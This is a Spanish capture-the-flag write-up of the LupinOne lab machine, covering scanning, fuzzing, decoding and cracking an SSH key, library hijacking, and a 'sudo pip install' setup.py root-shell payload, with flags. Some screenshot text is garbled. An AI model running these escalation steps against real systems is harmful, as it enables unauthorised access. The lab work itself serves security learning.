# Empire: Lypin One

Daniel García Algora

Raquel Díaz Chávez



## **INDEX**

- Paso 1 Configuración de la máquina
- Paso 2 Obtención de la IP de la máquina
- Paso 3 Exploración de puertos con nmap
- Paso 4 robots.txt
- Paso 5 Fuzzing
- Paso 6 Averiguar la contraseña
- Paso 7 SSH login
- Paso 8 Escalado de privilegios




# Paso 1 - Configuración de la máquina

## Opciones de red:

- Adaptador puente
- Adaptador sólo anfitrión

Máquinas:

LupinOne y KALI



# Paso 2 - Obtención de la IP de la máquina

```
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.168.1.35
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 4c:ab:f8:50:11:70 (46:ab)
                                   vm 1 [Corriendo] - Oracle VM VirtualBox
192.168.1.33 08:00:27:db:ec:c6
192.168.1.39 a8:93:4a:02:10:0b
                                    Archivo Máquina Ver Entrada Dispositivos
                                                                      Avuda
192.168.1.38
             bc:e9:2f:5f:9a:17 (46:ab
192.168.1.37 9e:50:ee:93:b1:e9 (46:ab
192.168.1.34
             a2:c1:8e:fe:bd:49 (46:ab|Debian GNU/Linux 11 LupinOne tty1
                                   12 packets received by filter, 0 packets
                                   eth0: 192.168.1.33
Ending arp-scan 1.10.0: 256 hosts scanne Author: Icex64 & Empire Cybersecurity, Lda
                                   LupinOne login: _
```

# Paso 3 - Exploración de puertos con nmap

```
Nmap scan report for 192.168.1.33
 —(kali⊕kali)-[~]
mmap -sV -Av 192.168.1.33 Host is up (0.00075s latency).
Starting Nmap 7.93 ( https://nm.Not shown: 998 closed tcp ports (conn-refused)
NSE: Loaded 155 scripts for scalport
NSE: Script Pre-scanning.
                             22/tcp open ssh OpenSSH 8.4p1 Debian 5 (protocol 2.0)
Initiating NSE at 06:57
                               ssh-hostkey:
Completed NSE at 06:57, 0.00s e
                                 3072 edead9d3af199c8e4e0f31dbf25d1279 (RSA)
Initiating NSE at 06:57
                               256 bf9fa993c58721a36b6f9ee68761f519 (ECDSA)
Completed NSE at 06:57, 0.00s e
                               256 ac18eccc35c051f56f4774c30195b40f (ED25519)
Initiating NSE at 06:57
                             80/tcp open http Apache httpd 2.4.48 ((Debian))
Completed NSE at 06:57, 0.00s e
                               http-robots.txt: 1 disallowed entry
                              _/~myfiles
                              http-server-header: Apache/2.4.48 (Debian)
                               http-methods:
                                 Supported Methods: GET POST OPTIONS HEAD
                             | http-title: Site doesn't have a title (text/html).
                             Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Paso 4 - robots.txt


```
17 <body>
  19 <div id="over" style="position:absolute; width:100%; height:100%">
       <img src="/image/arsene_lupin.jpg">
  21 </div>
  22
  23 </body>
  24 </html>
     <!-- Its an easy box, dont give up. -->
                                   O 🖰 192.168.1.33/robots.txt
 \overline Kali Linux 🦰 Kali Tools 🎽 Kali Docs 💢 Kali Forums 🧖 Kali Tools | Kal
User-agent: *
Disallow: /~myfiles
```



# Paso 5 - Fuzzing

```
192.168.1.33/~myfiles/
                                                             ffuf -c -u http://192.168.1.33/~FUZZ -w /usr/share/wordlists/dirb/common.txt
🤻 Kali Linux 🦰 Kali Tools 🧧 Kali Docs 💢 Kali Forums 🧖 Kal
Error 404
                                                                   v2.0.0-dev
                                                              :: Method
                                                                                : GET
    8 <h1>Error 404</h1>
                                                                                : http://192.168.1.33/~FUZZ
                                                              :: URL
                                                              :: Wordlist
                                                                                : FUZZ: /usr/share/wordlists/dirb/common.txt
    9
                                                              :: Follow redirects : false
                                                              :: Calibration
                                                                                : false
   10 </body>
                                                              :: Timeout
                                                                                : 10
  11 </html>
                                                                                : 40
                                                                Threads
                                                                                : Response status: 200,204,301,302,307,401,403,405,500
                                                              :: Matcher
      <!-- Your can do it, keep trying. -->
                                                                 * FUZZ: secret
  15
                                                             :: Progress: [4614/4614] :: Job [1/1] :: 1587 reg/sec :: Duration: [0:00:04] :: Er
```


# Paso 6 - Averiguar la contraseña



[Status: 200, Size: 4689, Words: 1, Lines: 2
 \* FUZZ: mysecret.txt
:: Progress: [262953/262953] :: Job [1/1] ::

目☆ 🛮 Kali Linux 👔 Kali Tools 💆 Kali Docs 🐹 Kali Forums Kali NetHunter 🛸 Exploit-DB 🝬 Google Hacking DB 🥼 OffSec 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

## Paso 6 - Averiguar la contraseña



#### Input

EM 1-200 dagus TRICES CACLETT TUBINAL 3 11 MINI DSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8Zr cmVqu2x5EAPFgJqvvMmRScOxiKrYoK3p279 g9v69DVzJeYUvfXVCjPWi7aDDA7HdQd2Up( bWymsgZckWnkg5NB9Pp5izVXCiFhobqF2vc G1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXK( vohTC5i4L4TuEzRZEyWy6v2GGiEp4Mf2oEl kPohMMKUiDFeRvLi8HGUdocwZFzdkbffvo8 bF2YZEKzNYtckW5RrFa5zDgKm2gSRN8gHz3WqS

#### Search for a tool \* SEARCH A TOOL ON DCODE BY KEYWORDS: e.g. type 'boolean' \* BROWSE THE FULL DCODE TOOLS' LIST dCode's analyzer suggests to investigate: 11 Base 58 ------Base62 Encoding Base64 Coding Substitution Cipher Shift Cipher Homophonic Cipher Pollux Cipher

#### CIPHER IDENTIFIER

Cryptography - Cipher Identifier

#### ENCRYPTED MESSAGE IDENTIFIER

\* CIPHERTEXT TO RECOGNIZE (?)
uzjnyar cplznigumneoclyci kuvwowpypphkzzyr fegyfxkklyjzgolsk 8wQG1UyBNKPBbVnc7jGyJqFujvCLt6yMUEYXKQTipmEhx4rXJZK3aKdb ucKhGgMYMHnVbtpLrOUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZ Eywy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAak z7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8 HaewPYFNsPDCn1PwgS8wA9agCX5kZbKWBmU2zpCstgFAxXeOd8LiwZzP dsbF2YZEKzNYtckW5RrFa5zDgKm2g5RN8gHz3Wg5

\* CLUES/KEYWORDS (IF ANY)

**►** ANALYZE

See also: Frequency Analysis - Index of Coincidence

SYMBOLS IDENTIFIER

> Go to: Symbols Cipher List

#### Answers to Questions (FAQ)

How to decrypt a cipher text?

To decrypt / decipher an encoded message, it is necessary to know the encryption used (or the encoding method, or the implemented

ABC 4688

### Output

----BEGIN OPENSSH PRIVATE KEY----

b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABDy33c2Fp PBYANne4oz3usGAAAAEAAAAEAAAIXAAAAB3NzaC1vc2EAAAADAOABAAACAODBzHizJcvk 9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj/JB7sQ1hBotONvqaAdmsK+OYL9 H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV/aK22UKegdwlJ9Arf+1Y48V86gkzS6 xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QHDEXiusWl@hkh33rQZCrFsZFT7 J0wKgLrX2pmoMQC6o420QJaNLBzTxCY6jU2BDQECoVuRPL7eJa0/nRfCaOrIzPfZ/NNYgu /Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdOhEuTf5OyDICwUbg0dLiKz4kcskYcDzH0 722Damiali 2011 VI id Oinfan HVal bl/maatmm/Caubicampl Valla Villa Anneond ImpyEt





Auto Bake





## Paso 6 - Averiguar la contraseña

```
(dani@ kali)-[/usr/share/john]
$ ls -a ssh*
ssh2john.py

(dani@ kali)-[/usr/share/john]
$ python3 ssh2john.py /tmp/ssh_key.rsa > /tmp/hash
```

```
(dani@kali)-[/usr/share/john]
    john /tmp/hash -wordlist=/home/dani/Desktop/fasttrack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded h ashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (/tmp/ssh_key.rsa)
1g 0:00:00:02 DONE (2023-05-13 10:13) 0.4184g/s 20.08p/s 20.08c/s 20.08C/s Au tumn2013..Welcome1212
Use the "--show" option to display all of the cracked passwords reliably Session completed.
```

## Paso 7 - SSH login

```
(dani@kali)-[~]
$ sudo chmod 600 ssh_key.rsa
[sudo] password for dani:
```

## Paso 7 - SSH login

## FLAG DE USUARIO


3mp!r3{I\_See\_That\_ You\_Manage\_To\_Ge t\_My\_Bunny}


```
aaeeeaa../aaaaaaaaaaaaaaaaaaaaaaaaaaaa#.....*..a%%%aeeaaa%%%%%###&*
ინინინინინინნიმნ იმიიიიი(,*,*,*,,**,*,*,*#ნიინ%%%%%%%%%%60...
.,%aaaaaaaaaaaaaaaaaa,,
             ...,aaeea(,,
3mp!r3{I See That You Manage To Get My Bunny}
```

# Paso 8 - Escalado de privilegios

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
   env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LupinOne:
   (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
     icex64@LupinOne:~$ python3 /home/arsene/heist.py
     Its not yet ready to get in action
     icex64@LupinOne:~$ cat /home/arsene/heist.py
     import webbrowser
     print ("Its not yet ready to get in action")
     webbrowser.open("https://empirecybersecurity.co.mz")
            icex64@LupinOne:~$ locate webbrowser
            icex64@LupinOne:~$
```

# Paso 8 - Escalado de privilegios





```
-(kali®kali)-[~/Desktop/lupinone]

—
$ ssh −i clavePrivada icex64@192.168.1.33

Enter passphrase for key 'clavePrivada':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2
021-09-23) x86 64
Welcome to Empire: Lupin One
**************************************
Last login: Sat May 13 14:37:28 2023 from 192.168.1.35
icex64@LupinOne:~$ wget 192.168.1.35/linpeas.sh
-- 2023-05-13 15:42:54-- http://192.168.1.35/linpeas.sh
Connecting to 192.168.1.35:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 830803 (811K) [text/x-sh]
Saving to: 'linpeas.sh'
            100% 811.33K --.-KB/s
                                     in 0.1s
linpeas.sh
2023-05-13 15:42:55 (7.49 MB/s) - 'linpeas.sh' saved [83
0803/8308031
icex64@LupinOne:~$ ls
linpeas.sh user.txt
icexo4gcupinOne:~$ chmod +x linpeas.sh
icex64@LupinOne:~$ ./linpeas.sh
```

(kali@kali)-[~/Desktop/lupino
\$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (
^C
Keyboard interrupt received, exit

(kali@kali)-[~/Desktop/lupino
python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (
192.168.1.33 - - [13/May/2023 15:
HTTP/1.1" 200 -



(kali® kali)-[~]
\$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUN
0
 inet 192.168.1.35 netmas</pre>

```
icex64@LupinOne:~$ ./linpeas.sh | grep webbrowser
   648 pts/0 S+ 15:45 0:00
  6180
grep webbrowser
 usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ ls -al /usr/lib/python3.9/webbrowser.
py
-rwxrwxrwx 1 root root 24087 Oct 4 2021 /usr/lib/pytho
n3.9/webbrowser.py
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
   env reset, mail badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User icex64 may run the following commands on LuninOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ su arsene
Password:
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
   env reset, mail badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

icex64@LupinOne:~\$

## Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/home/icex64$ TF=$(mktemp -d)
arsene@LupinOne:/home/icex64$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(t
ty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/home/icex64$ sudo pip install $TF
Processing /tmp/tmp.DLETJ8nDjL
# #
# pwd
/tmp/pip-reg-build-a07e5vh4
# ls
setup.py
# cd root
sh: 5: cd: can't cd to root
# cd /root
# ls
root.txt
# cat root.txt
```

## FLAG DE ROOT

3mp!r3{congratulations \_you\_manage\_to\_pwn\_ the\_lupin1\_box}

```
# cd /root
# 1s
root.txt
# cat root.txt
                     .888888888
                                        /868686888
                 *666666
                                              8888886
              *88888
                                                 888888
            88888
                                                   88888
           8888
                              . /#%กกธ#
                                                      *6666
         8%86
                     8888888888888**.**/86(88888888
                                                        8888
       8)68
                  8888
      .8 8
                  888888888888888
                                   86.888888888
                                                           8%8
     a8 8
                  88888888888888
                                   86 888888888
                                                            a8866
    8%((
                  86868686868688
                                   86 888888888
                                                             #888
   8#/*
                  88888888888888
                                   86 #888888888
                                                              (888)
  %a &
                  88888888888888
                                   8888888888 88
                                                               /*8/
                  88888888888888
                                   86* 8688888888
                  888888888888888
                                   888 8888888888
                                                                8,0
                  #8888888888888
                                   8868888888888888
*8 8
*8 *
               88888888
*8
             <del>6666666666666666666</del>
                                 88888
                                              888888
*% .
            6666666666666666666
                                  8<del>6</del> (
                                      #8888
                                             88888.
*8 *
             888888888
                                             8888,
#8 8*
                8888888
                               6 666666666
                                              2990
                                   /8888
*8 8
                    88888
                                              888
                      888
                                          888888
                      88888
                                   <u>a8888888888</u>
                                                                ( a,
                     .8888
                                                               a 8
                     888888
    8 8
                   8 888888888
                                 8886
                 .8888888
          #8 8 888888888888888888888888888888
            8 #8888888888888888888888888888888
                   86
                       86%
                            *88888888888
                                          .888
                                              /86,
                        888888/ ...
                                       .#8888#
3mp!r3{congratulations you manage to pwn the lupin1 box}
See you on the next heist.
```

## Herramientas

https://github.com/carlospolop/PEASS-ng


https://gchq.github.io/CyberChef/

https://www.dcode.fr/

https://www.kali.org/tools/ffuf/

https://www.kali.org/tools/nmap/

. . .



# PEASS-ng - Privilege Escalation Awesome